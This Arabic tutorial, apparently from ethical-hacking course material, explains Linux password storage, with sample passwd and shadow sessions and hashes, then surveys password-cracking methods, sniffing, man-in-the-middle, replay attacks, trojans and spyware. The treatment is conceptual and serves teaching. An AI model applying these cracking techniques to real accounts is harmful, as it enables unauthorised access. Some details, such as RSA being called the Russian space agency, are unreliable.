مع هذه التقنية يمكن أن تتولد هاشات مختلفة لنفس كلمة المرور. وهذا يزيد من صعوبة المهمة على المهاجم لكسر كلمات السر الصعبة. في هذا المثال، واثنين من المستخدمين أليس وسيسيل لها نفس كلمات السر ولكن مع قيم هاش مختلفة. حيث يتم إنشاء هاش عشوائي لكل مستخدم على حدة:



Linux Authentication

تنفيذ السياسات التي تتحكم في كيفية الولوج إلى موارد جهاز التشغيل، ومدى هذا الولوج، أمر أساسي لأمن الكمبيوتر. أنظمة الكمبيوتر الحديثة تنفيذ هذه السياسات باستخدام نموذج المستخدم[(**user_model**)]، الذي يعين امتيازات معينة لبعض المستخدمين

نماذج المستخدم [(user_model)]، تعمل على الجمع بين إجابتين على سؤالين مختلفين:

الأول هو الاستيثاق/المصادقة [(**authentication**)]: هل هذا هو المستخدم الذي أعتقد أنه هو؟

والثاني هو التصريح[(**Authorization**)]: الآن أنني مقتنع بأنني أعرف هوية هذا المستخدم، ما هي الموارد التي ينبغي أن يكون قادراً على الوصول إليها؟

- الرد على السؤال الأول من قبل [**user authentication**]
- الرد على الثاني من خلال ربط معلومات الحساب [(**account information**)] مع هوية المصادقة.

تاريخيا، استخدمت أنظمة يونكس محتويات الملف /etc/passwd للرد على كل الأسئلة.

```
[elvis@station1 ~]$ cat /etc/passwd
...
julius:xT5jjpGzIu.F2:500:500::/home/julius:/bin/bash
pataki:yT7ifgqMAkaQ.:501:501::/home/pataki:/bin/bash
elvis:zTDZ7mF286PiI:502:502::/home/elvis:/bin/bash
maxwell:.U2cbRqM1/YFQ:503:503::/home/maxwell:/bin/bash
...
```

محتويات /etc/passwd تقدم كل من المصادقة [(authentication)] ومعلومات الحساب [(account information)].

كلمة المرور المشفرة (في الحقل الثاني) توفر عملية المصادقة [(**authentication**)]: "إذا كنت حقا ألفيس، أعطنني كلمة المرور الفيس". إذا حدثت المصادقة بشكل صحيح، فان النظام يفترض أن من قام بتسجيل الدخول هو حقا ألفيس. وبمجرد إنشاء بيانات المستخدم، فان الملف **/etc/passwd** يوفر معلومات أخرى عن المستخدم ألفيس: مثل **UID** و **GID** و **home directory** ونوع الشل الافتراضي له.

فيما بعد أصبحت أنظمة يونكس أكثر قلقا على الأمن، وقد وجهت هذه الرقابة مع تقنية تسمى كلمات السر الظل[(**shadow passwords**)] : حيث تم نقل كلمات المرور إلى الملف [**/etc/shadow**] ملف أكثر أمنا، ثم يضع مكانه الرمز **X** في الملف [**/etc/passwd**].

```
[elvis@station1 ~]$ ls -l /etc/passwd /etc/shadow
-rw-r--r--   1 root root 2118 Jan  5 22:00 /etc/passwd
-r--------   1 root root 1787 Jan  5 22:01 /etc/shadow
[elvis@station1 ~]$ tail -3 /etc/passwd
bob:x:510:510::/home/bob:/bin/bash
prince:x:511:511::/home/prince:/bin/bash
hogan:x:512:512::/home/hogan:/bin/bash
[elvis@station1 ~]$ tail -3 /etc/shadow
tail: cannot open `/etc/shadow' for reading: Permission denied
[elvis@station1 ~]$ su -c "tail -3 /etc/shadow"
Password: (root's password)
bob:$1$TQDu0v4Y$es6TNbzi0BTfdhEPWrhWo.:13154:0:99999:7:::
prince:$1$YQJaM/hi$bjT91Xc.GudbBz5A0d1FC0:13154:0:99999:7:::
hogan:$1$t7HZVQHk$rwrENrqtO.0/wtjIPevsp0:13154:0:99999:7:::
```

ماذا يحدث عند تعيين كلمة مرور الفيس "apple" مع الأمر passwd؟

الأمر passwd يعمل على إجراء الخطوات التالية.

- المستخدم يعمل على توفير كلمة المرور الغير مشفرة[(plaintext)]: "apple"
- الأمر passwdيعمل على إنشاء حرفين بشكل عشوائي، والتي تسمى ملح [salt] فتصبح كلمة السر مثلا [f8apple]
- ثم يتم استخدام كلمة المرور المملحة [salted password] لتشفيرها عن طريق السلسلة المعروفة عالميا محددة مسبقا (عادة مجرد حفنة من الأصفار)، مما أسفر عن 11 حرفا [aHBT9lIoaZc]. [cyphertext]
- الأمر passwd يعمل على إضافة حرفين من الملح إلىcyphertext ، ويخزن سواء في الملف/etc/passwd
- لاحظ أن ملف/etc/passwd يخزن في الواقع قطعتين من المعلومات في حقل كلمة المرور.وهما 11 حرفا الأخيرة هي ("aHBT9lIoaZc") cyphertext، وأول حرفين هم ملح ("F8").

ماذا يحدث عندما يذهب النظام إلى مصادقه المستخدم ألفيس؟

- المستخدم الفيس يعمل على تزود كلمة السر الغير مشفرة: "apple"

```
[root@station1 ~]# passwd elvis
Changing password for user elvis.
New UNIX password: apple
BAD PASSWORD: it is too short
Retype new UNIX password: apple
passwd: all authentication tokens updated successfully.
[root@station1 ~]# grep elvis /etc/passwd
elvis:8faHBT9lIoaZc:502:502::/home/elvis:/bin/bash
```

- النظام يقوم بالبحث عن الحرفين من الملح [salt]من الملف /etc/passwd ويقوم بإضافته إلى كلمة المرور.
- يستخدم نظام كلمة المرور إنشاء *cyphertext* من كلمة السر المملحة [salted password] والى ينتج مكون 11 حرف.
- ثم يقوم النظام بمقارنة cyphertext إلى ما تم تخزينه في /etc/passwd. إذا كانت تطابق، تسمح للمستخدم بالولوج.

Password Management

جعلت أنظمة لينكس الحديثة اثنين من التحسينات للتقنية التقليدية المذكورة أعلاه.

أولا، وكما سبق ذكره، أنظمة لينكس الحديثة استخدام كلمات المرور الظل[(shadow password)] لتخزين cypthertext ، بحيث حتى كلمات السر المشفرة ليست متاحة للجمهور.

ثانيا، أنظمة لينكس اليوم استخدام خوارزمية MD5 أكثر نضجا.

يستخدم يونكس بروتوكول التشفير التقليدية والتي بدورها تستخدم معدلة DES خوارزمية التشفير على أساس مفتاح بت 56.
ونتيجة لذلك، أصبحت كلمات السر محدودة فقط 8 أحرف من النوع ASCII: (8 أحرف) * (7 بت / حرف) = (56 بت).

أنظمة لينكس اليوم تستخدم كلمة السر ذات خوارزمية التشفير *MD5* [MD5 password]، والذي يستخدم للتشفير الأكثر نضجا والذي يستند إلى مفتاح أكبر بكثير.

الأداة system-config-authentication تستخدم لتحويل بين أي نظام مستخدم في تشفير الرقم السري سواء md5 password أو shadow password في أنظمة التشغيل ريدهات وفيدورا.

أولا، يتم تخزين *cyphertext* في الملف /etc/shadow.

```
[root@station1 ~]# grep elvis /etc/shadow
elvis:$1$CBYGbXRT$xTMRC01udINgd1LH/9quu1:13155:0:99999:7:::
```

ثانيا، كلمة السر المشفرة MD5 الآن تنقسم إلى ثلاثة مجالات يمكن تمييزها بسهولة، تحدد بواسطة علامة الدولار ("$").
الحقل الأول ("1") هو معرف البروتوكول، وتوفير آلية للترحيل بسهولة إلى بروتوكولات مختلفة في المستقبل. وهو بروتوكول MD5 "1".
الحقل الثاني، "CBYGbXRT"، هو الملح، والتي توسعت الآن إلى 8 أحرف.
الحقل الأخير، "xTMRC01udINgd1LH/9quu1"، هو cyphertext نتيجة للتشفير.

تقنيات كسر كلمات المرور PASSWORD CRACKING TECHNIQUES

Password cracking هي التقنية المستخدمة لاكتشاف كلمات المرور. هذا هو السبيل لكسب الامتيازات الكلاسيكية لنظام الكمبيوتر أو الشبكة. النهج المشترك لكسر كلمة مرور هو استمرار محاولة تخمين كلمة المرور مع توليفات مختلفة حتى تحصل الى واحدة صحيحة. هناك خمسة أساليب لكسر كلمة المرور، على النحو التالي.



DICTIONARY ATTACKS

في **dictionary attack**، يتم تحميل ملف **dictionary**إلى تطبيق كسر كلمات المرور (**Cracking application**) الذي يستخدم ضد حسابات المستخدمين. هذا الملف هو ملف نصي يحتوي على عدد من كلمات القاموس (**dictionary word**). يستخدم البرنامج كل كلمة موجودة في القاموس للعثور على كلمة السر. **Dictionary attack** أكثر فائدة من هجمات القوة الغاشمة .(**brute forcing attack**) ولكن هذا الهجوم لا يعمل مع الأنظمة التي تستخدم **passphrases**.

هذا الهجوم يمكن تطبيقه في ظل حالتين:

- في تحليل الشفرات(**cryptanalysis**) ، حيث يتم استخدامه لمعرفة مفتاح فك التشفير للحصول على النص العادي من نص مشفر (**ciphertext**).
- في أمن الكمبيوتر، لتجنب مصادقة (**authentication**)الوصول إلى جهاز الكمبيوتر عن طريق تخمين كلمات السر.

طريقة تحسين نجاح هجوم القاموسdictionary attack :

- استخدام عدد من **dictionaries** مثل **Technical dictionaries** و**foreign dictionaries** مما يساعد على استرجاع كلمة المرور الصحيحة
- استخدام معالج النصوص (**string manipulation**) على **dictionary**، يعني إذا كان القاموس يحتوي على كلمة **system** فان سوف يحاول معالجة السلسلة واستخدام "**metsys**" وغيرها.

هجوم القوة الغاشمة BRUTE FORCING ATTACKS

خوارزميات التشفير (*cryptographic algorithms*) يجب أن تصلب بما فيه الكفاية من أجل منع هجوم القوة الغاشمة(***brute-force attack***) . تعريفه كما ذكرت وكالة الفضاء الروسية(**RSA**): " البحث الحصري عن المفاتيح(**Exhaustive key-search**) ، أو بحث القوة الغاشمة (**brute-force search**)، هو الأسلوب الأساسي لمحاولة استخدام كل مفتاح ممكن بدوره حتى يتم التعرف على المفتاح الصحيح" .

عندما يحاول شخص ما ينتج كل مفتاح تشفير واحد للبيانات حتى يتم الكشف عن المعلومات المطلوبة، وهذا ما يطلق عليه هجوم القوة الغاشمة. حتى هذا التاريخ، تم تنفيذ هذا النوع من الهجوم من قبل أولئك الذين لديهم ما يكفي من قوة المعالجة.
حكومة الولايات المتحدة (في عام 1977) تعتقد أن معيار تشفير البيانات56 بت (**DES**) كافي لردع هجمات القوة الغاشمة، وقالت بأنه تم اختبار ذلك على مجموعات في جميع أنحاء العالم.
تحليل الشفرات هو هجوم القوة الغاشمة على التشفير لبحث القوة الغاشمة على**keyspace** . وبعبارة أخرى هو اختبار جميع المفاتيح التي لدينا في محاولة لاسترداد النص العادي الذي استخدم لإنتاج النص المشفر. اكتشف المفتاح أو النص العادي مع وتيرة أسرع بالمقارنة مع هجوم القوة الغاشمة يمكن اعتبار وسيلة لكسر **النص المشفر[cipher]**. **النص المشفر[cipher]** هو امن في حالة عدم وجود أي طريقة

لكسر هذا التشفير غير هجوم القوة الغاشمة. في الغالب، كل النصوص المشفر (**ciphers**) قاصره على امن العملية الرياضية المستخدم في عملية التشفير.
إذا تم اختيار مفاتيح أصلى بطريقه عشوائية أو البحث عنه بشكل عشوائي، فان النص العادي، في المتوسط، سوف يصبح متاح بعد استخدام نصف جميع مفاتيح الممكنة.

بعض الاعتبارات التي يجب ان تعرفها حول هجمات القوة الغاشمة هي على النحو التالي:

- العملية تستغرق وقتا طويلا.
- في نهاية المطاف يمكن العثور على جميع كلمات السر.
- الهجمات ضد **NT hashes** هي أصعب بكثير من **LM hashes**.

الهجوم الهجين HYBRID ATTACK

هذا النوع من الهجوم يعتمد على هجوم القاموس (**Dictionary attack**). هناك احتمالات بأن الناس قد تغيير كلمة المرور الخاصة بهم فقط عن طريق إضافة بعض الأرقام لكلمة المرور الخاصة بهم القديمة. في هذا النوع من الهجوم، يضيف البرنامج بعض الأرقام والرموز إلى كلمات من **Dictionary** ويحاول كسر كلمة السر. على سبيل المثال، إذا كانت كلمة المرور القديمة هي "**system**"، فان هناك فرصة أن الشخص يغيره إلى "**system1**" أو "**system2**".

SYLLABLE ATTACK

Syllable attack هو مزيج من كل من هجوم القوة الغاشمة (**brute force attack**) وهجوم القاموس(**dictionary attack**) .
يستخدم هذا الأسلوب عندما تكون كلمة المرور كلمه ليست موجودة. المهاجمين يستخدموا **dictionary** وغيرها من الطرق للقضاء عليه.
يستخدم أيضا في التركيبات الممكنة لكل الكلمات الموجودة في **dictionary**.

هجوم مستند إلى قواعد RULE-BASED ATTACK

يستخدم هذا النوع من الهجوم عندما يحصل المهاجم على بعض المعلومات حول كلمة المرور. هذا هو الهجوم الأقوى لأن المهاجم يعرف نوع كلمة المرور. على سبيل المثال، إذا كان المهاجم يعرف أن كلمة تحتوي على عدد أرقام ثلاثة أو اثنين، فانه سوف يستخدم بعض التقنيات المحددة لاستخراج الكلمة في وقت أقل.
من خلال الحصول على معلومات مفيدة مثل استخدام الأرقام، طول كلمة السر، الرموز الخاصة، يمكن للمهاجم بسهولة ضبط الوقت لاسترجاع كلمة المرور إلى الحد الأدنى وتحسين أداة الكسر لاسترداد كلمات السر. هذا الأسلوب يشمل هجمات **brute force**، **dictionary**، و**syllable**.

TYPES OF PASSWORD ATTACKS

كسر كلمة المرور (**Password Cracking**) هي واحدة من المراحل الحاسمة من قرصنة النظام. كسر كلمة المرور تستخدم لأغراض قانونية في استرداد كلمة السر المفقودة للمستخدم؛ إذا تم استخدامه من قبل المستخدمين بطريقه غير شرعية، فإنه يمكن أن يسبب لهم للحصول على امتياز غير مصرح بها على الشبكة أو النظام. تصنف هجمات كسر كلمات المرور بناء على إجراءات المهاجم في كسر كلمة المرور. عادة ما تكون هناك أربعة أنواع وهم:

1- Passive Online Attacks

هو هجوم على نظام لا يؤدي إلى تغيير النظام بأي شكل من الأشكال. الهجوم هو عباره عن عملية لرصد أو تسجيل البيانات. **Passive attack** على تشفير هي واحدة يكون فيها تحليل الشفر لا يمكن أن يتفاعل مع أي من الأطراف المعنية، في محاولة لكسر النظام يعتمد فقط على البيانات المرصودة. هناك ثلاث أنواع من الهجمات السلبية على الانترنت. وهم:

- **Wire sniffing**
- **Man-in-the-middle**
- **Replay**

2- Active online attack

الهجوم على الانترنت النشط (**Active online attack**) هو أسهل طريقة لكسب الوصول الغير مصرح به على مستوى المسؤول إلى النظام. هناك ثلاثة أنواع من الهجمات النشطة على الانترنت. وهم:

- **Password guessing**
- **Trojan/spyware/key logger**
- **Hash injection**
- **Phishing**

3- Offline Attacks

تحدث هجمات **Offline attacks** عندما يتحقق الدخيل من صحة كلمات المرور. حيث انه يلاحظ كيفية تخزين كلمة المرور في النظام المستهدف. إذا تم تخزين أسماء المستخدمين وكلمات المرور في ملف قابل للقراءة، يصبح من السهل على الدخيل الوصول إلى النظام. من أجل حماية قائمة كلمات السر الخاصة بك ينبغي دائما أن تبقى في شكل غير قابل للقراءة، وهو ما يعني أنها يجب أن تكون مشفرة. هجمات **Offline attacks** غالبا ما تكون مضيعة للوقت. كانت من قبل ناجحة بسبب ضعف **LM hash** وذلك لان حجمه **keyspace** كان أصغر حجما وأقصر طولا. وتتوفر تقنيات مختلفة لكسير كلمة مرور على شبكة الانترنت. تقنيات لمنع أو الحماية من هجمات **Offline attacks** هي:

- **Use good passwords**
- **Remove LM hashes**
- **Attacker has the password database**
- **Use cryptographically secure methods while representing the passwords**

هناك ثلاثة أنواع من هجمات **Offline attacks**. وهم:

- **Pre-computed hashes**
- **Distributed network**
- **Rainbow**

4- Non-electronic Attacks

Non-electronic attacks الهجمات الغير إلكترونية تعرف أيضا باسم هجمات غير التقنية(**non-technical attacks**) . هذا النوع من الهجمات لا يتطلب أي معرفة تقنية حول طرق التدخل في نظام آخر. لذا، يطلق عليه هجوم غير إلكترونية. هناك ثلاثة أنواع من الهجمات غير الإلكترونية. وهم:

- **Shoulder surfing**
- **Social engineering**
- **Dumpster diving**

Passive Online Attack: Wire Sniffing

نادرا ما يتم استخدام أدوات التجسس (**packet sniffer tool**) في الهجوم. وذلك لأن **sniffer** يمكن أن يعمل فقط في نطاق التصادم (**collision domain**) المشتركة. لا يتم ربط مجالات التصادم (**collision domain**) المشتركة من قبل **switch** أو **bridge**. أيضا جميع المضيفين على تلك الشبكة لا يتم تحويلهم (**switched**) أو **bridged** في قطاع الشبكة.

:Collision domain

نطاق التصادم هي التصادمات التي تحدث بين حزم البيانات في الشبكات المحلية من نوع إيثرنت. يحدث التصادم عند قيام أكثر من جهاز على الشبكة المحلية بإرسال حزم بيانات في نفس الوقت مما ينتج عنه فقدان تلك الحزم او حدوث اختناق في الشبكة.

ينتج الاختناق جراء استخدام هاب (**HUB**) او المُكرر في بنية الشبكة المحلية **lan**. ويمكن حل المشكلة باستخدام الموزع(**switched**)، الجسر(**bridged**) والموجه (**router**)حيث انها تقوم بتقسيم مجال التصادم مما يقلل من حدوثه مع ملاحظة ان الموجه (**router**)يقوم بتقسيم مجال البث (**broadcast domain**) ايضا. يمكن حل مشاكل الاختناق باستخدام خوارزمية **تحسس الناقل متعدد الوصول مع تحسس التصادم**.(**Carrier Sense Multiple Access With Collision detection CSMA/CD**)

تحسس الناقل متعدد الوصول مع تحسس التصادم قبل قيام اي جهاز بارسال البيانات، يجب ان يقوم بتحسس الناقل والتأكد من عدم وجود بيانات على ذلك الناقل، عندها يقوم بإرسال البيانات الى وجهتها.

:Broadcast domain

مجال البث وهي مجموعة من الاجهزة المربوطة على الشبكة المحلية **Lan**، بحيث يمكن لأي عقدة البث للمجموعة عن طريق طبقة ربط البيانات من مرجع أو إس آي. يمكن لنظام البث ان يكون على نفس مقطع الشبكة المحلية **Lan** او ان يوصل لمقاطع اخرى من الشبكة باستخدام ادوات ربط الشبكة.


معلومة هامة جدا جدا جدا

الراوتر: كل انتر فيس من الراوتر يعتبر **broadcast** وفي نفس الوقت كل انتر فيس يعتبر **Collision domain**

السويتش: كله على بعضه يعتبر **broadcast** وكل انتر فيس يعتبر **Collision domain** .

Hub: كله على بعضه يعتبر **Collision domain**.

كما يقوم **packet sniffer tool** بجمع الحزم في طبقة ربط البيانات **Data Link Layer** ، فإنه يمكن أيضا الاستيلاء على كافة الحزم على الشبكة المحلية (**LAN**) من الجهاز الذي يقوم بتشغيل برنامج **Sniffer**. هذا الأسلوب من الصعب نسبيا تنفيذه ومعقد حسابيا. وذلك لأن الشبكة مع **HUB** تنفذ **broadcast medium** التي يشترك فيها جميع الأنظمة على الشبكة المحلية. حيث أي بيانات يتم إرسالها عبر الشبكة المحلية الى جهاز معين فهيا في الواقع يتم ارسالها إلى كل الأجهزة المتصلة بالشبكة الداخلية **LAN**. فإذا قام المهاجم بتشغيل **Sniffers** على أي نظام موجود على الشبكة الداخلية (**LAN**)فانه يمكن جمع أي من البيانات المرسلة من وإلى أي نظام آخر على الشبكة المحلية. غالبية أدوات التجسس (**Sniffers**) هي مناسبة لجمع البيانات في بيئة **hub**. وتسمى هذه الأدوات **passive sniffers** لأنها تنتظر سلبيا (أي لا تتفاعل مع أي من الأجهزة على الشبكة) البيانات لإرسالها، قبل التقاط المعلومات. فهي فعالة في جمع البيانات بصورة تدريجية من **LAN**. ويمكن أن تشمل البيانات التي تم التقاطها كلمات السر المرسلة إلى الأنظمة البعيدة خلال **Telnet** و**FTP**، وجلسات غير أمنه، والبريد الإلكتروني المرسلة والمستلمة. يتم استخدام البيانات للوصول غير المصرح به إلى النظام الهدف. وهناك مجموعة متنوعة من الأدوات المتاحة على شبكة الانترنت ل **passive wire sniffing**.




Passive Online Attack: Man-in-the-Middle and Replay Attack

عندما يتم التواصل بين طرفين، فان هجوم رجل في الوسط (**man-in-middle**) من الممكن ان يأخذ مكانا. في هذه الحالة، فان يوجد طرف ثالث يعترض الاتصالات بين الطرفين، ويتأكد من ان التواصل بين الطرفين يتم مع بعضهم البعض. في الوقت نفسه، فان الطرف الثالث يمكنه تغير البيانات أو التنصت ويمرر البيانات على طول الاتصال.

للقيام بهذا، فانه يجب على الرجل في المنتصف (**man-in-middle**) التنصت (**sniff**)على كلا الجانبين من الاتصال في نفس الوقت.

كثيرا ما وجدت هذا النوع من الهجوم في **telnet** والتقنيات اللاسلكية. فإنه ليس من السهل تنفيذ مثل هذه الهجمات نظرا لأرقام تسلسل **TCP**والسرعة. هذا الأسلوب من الصعب نسبيا ارتكابه ويمكن ان يكسر في بعض الأحيان بإبطال حركة المرور.

في هجوم الإعادة **replay attack**، يتم التقاط الحزم باستخدام ادوات التنصت (**sniffer tool**). بعدها يتم استخراج المعلومات المطلوبة من الحزمه، ثم يتم وضع الحزمه مرة أخرى على الشبكة. هذا النوع من الهجوم يمكن أن يستخدم لإعادة المعاملات المصرفية **replay** **bank transactions**أو أنواع أخرى مماثلة من نقل البيانات أملا في تكرار أو تغيير الأنشطة، مثل الودائع أو التحويلات.



Active Online Attack: Password Guessing

الجميع يعرف اسم المستخدم الخاص بك، ولكن كلمة المرور هو سر يجب الاحتفاظ به جيدا من اجل الحفاظ على الآخرين بعيدا عن الحصول على المعاملات الخاصة بك. مع المساعدة من منهجيات هجوم القاموس(**dictionary attack**) ، فان المتسلل يحاول العديد من الوسائل لتخمين كلمة المرور الخاصة بك. في هذه المنهجية، المهاجم يأخذ مجموعة من كلمات واسماء القاموس (**dictionary**)، ويجعل جميع التوليفات الممكنة للحصول على كلمة المرور الخاصة بك. المهاجم ينفذ هذا الأسلوب مع البرامج التي تخمن المئات أو الآلاف من الكلمات في الثانية الواحدة. هذا يجعل من السهل بالنسبة لهم في محاولة العديد من الاختلافات: **backwards words**، **different capitalization**، إضافة أرقام الى النهاية، الخ.

لتسهيل هذا بدرجة أكبر، فقد بنا مجتمع المهاجمين القواميس الكبيرة التي تتضمن كلمات من لغات أجنبية، أو أسماء الأشياء والأماكن والبلدان على غرار كسر كلمات المرور. يمكن المهاجمين أيضا فحص الملامح الخاصة بك للبحث عن الكلمات التي قد تكسر كلمة المرور الخاصة بك. كلمة مرور الجيدة من السهل أن نتذكرها، ولكن من الصعب تخمينها، لذلك تحتاج لحماية كلمة السر الخاصة بك عن طريق جعلها تظهر بشكل عشوائي عن طريق إدخال أشياء مثل الأرقام وعلامات الترقيم. كلمة السر الخاصة بك أكثر تعقيدا، لتصبح أكثر تعقيدا على الدخيل لكسرها.



بعض الاعتبارات عن استخدام عملية تخمين كلمات المرور وهي كما يلي:

- يأخذ وقتا طويلا لتخمينها.
- يتطلب كميات هائلة من النطاق الترددي للشبكة.
- يمكن اكتشافه بسهولة.

Active Online Attack: Trojan/Spyware/Keylogger

حصان طروادة Trojan هو شفرة صغيرة يتم تحميلها مع برنامج رئيسي من البرامج ذات الشعبية العالية، ويقوم ببعض المهام الخفية، غالباً ما تتركز على إضعاف قوى الدفاع لدى الضحية أو اختراق جهازه وسرقة بياناته.
هو نوع من البرمجيات الخبيثة/المدمرة التي لا تتناسخ من تلقاء نفسها والذي يظهر لكي يؤدي وظيفة مرغوب فيها ولكن بدلا من ذلك ينسخ حمولته الخبيثة. البرنامج يبدو في البداية لأداء وظيفة مرغوب فيه، ولكن في واقع الامر انه يسرق المعلومات أو يضر النظام. وفي كثير من الأحيان يعتمد على الأبواب الخلفية (**backdoor**)أو الثغرات الأمنية التي تتيح الوصول الغير المصرح به إلى الكمبيوتر أو الجهاز الهدف. وهذه الأبواب الخلفية تميل إلى أن تكون غير مرئية للمستخدمين العاديين. أحصنة طروادة لا تحاول حقن نفسها في ملفات أخرى مثل فيروسات الكمبيوتر. أحصنة طروادة قد تسرق المعلومات، أو تضر بأنظمة الكمبيوتر المضيف. وقد تستخدم التنزيلات بواسطة المحركات أو عن طريق تثبيت الألعاب عبر الإنترنت أو التطبيقات القائمة على الإنترنت من أجل الوصول إلى أجهزة الكمبيوتر الهدف. والمصطلح مشتق من قصة حصان طروادة في الأساطير اليونانية لأن أحصنة طروادة تستخدم شكلا من أشكال "الهندسة الاجتماعية"، وتقوم بتقديم نفسها على أنها غير مؤذية، ومفيدة، من أجل إقناع الضحايا لتثبيتها على أجهزة الكمبيوتر الخاصة بهم.

برامج التجسس (spyware) هي برامج حاسوبية تثبت خلسة على أجهزة الحاسوب للتجسس على المستخدمين أو للسيطرة جزئيًا على الحاسوب الشخصي، وهذا من دون علم المستخدم. وفي حين أن الاسم (برامج التجسس) يشير إلى البرامج السرية التي تراقب سلوك المستخدمين، إلى أن مهامها تتجاوز بكثير مجرد الرصد. برامج التجسس يمكنها جمع مختلف المعلومات الشخصية، مثل تصفح الإنترنت، ورصد المواقع التي تمت زيارتها. ويمكن لهذه البرامج أيضا أن تسيطر على الكمبيوتر المصاب بها، وتتحكم به وتقوم بعدة مهام، مثل: تركيب برامج إضافية، تحويل عائدات دعائية لطرف ثالث، تغيير الصفحة الرئيسية لمستعرض الويب، إعادة توجيه مستعرض الويب، توجيه لمواقع ويب ضارة ومفخخة والتي من شأنها ان تتسبب في المزيد من الفيروسات. يمكن أيضا لبرامج التجسس أن تغير إعدادات الكمبيوتر، مما قد يؤدي إلى بطئه والتأثير على الاتصال بشبكة الانترنت. ومع ظهور برامج التجسس ظهرت معها صناعات صغيرة حتى في التعامل مع مكافحتها، وقد أصبحت برامج مكافحة التجسس من أهم البرامج في مجال أمن الكمبيوتر، وقد أصدرت عدة قوانين في مختلف أنحاء العالم تدين المتسببين بهذه البرامج والتي تركب خفية في الكمبيوتر بهدف السيطرة عليه.

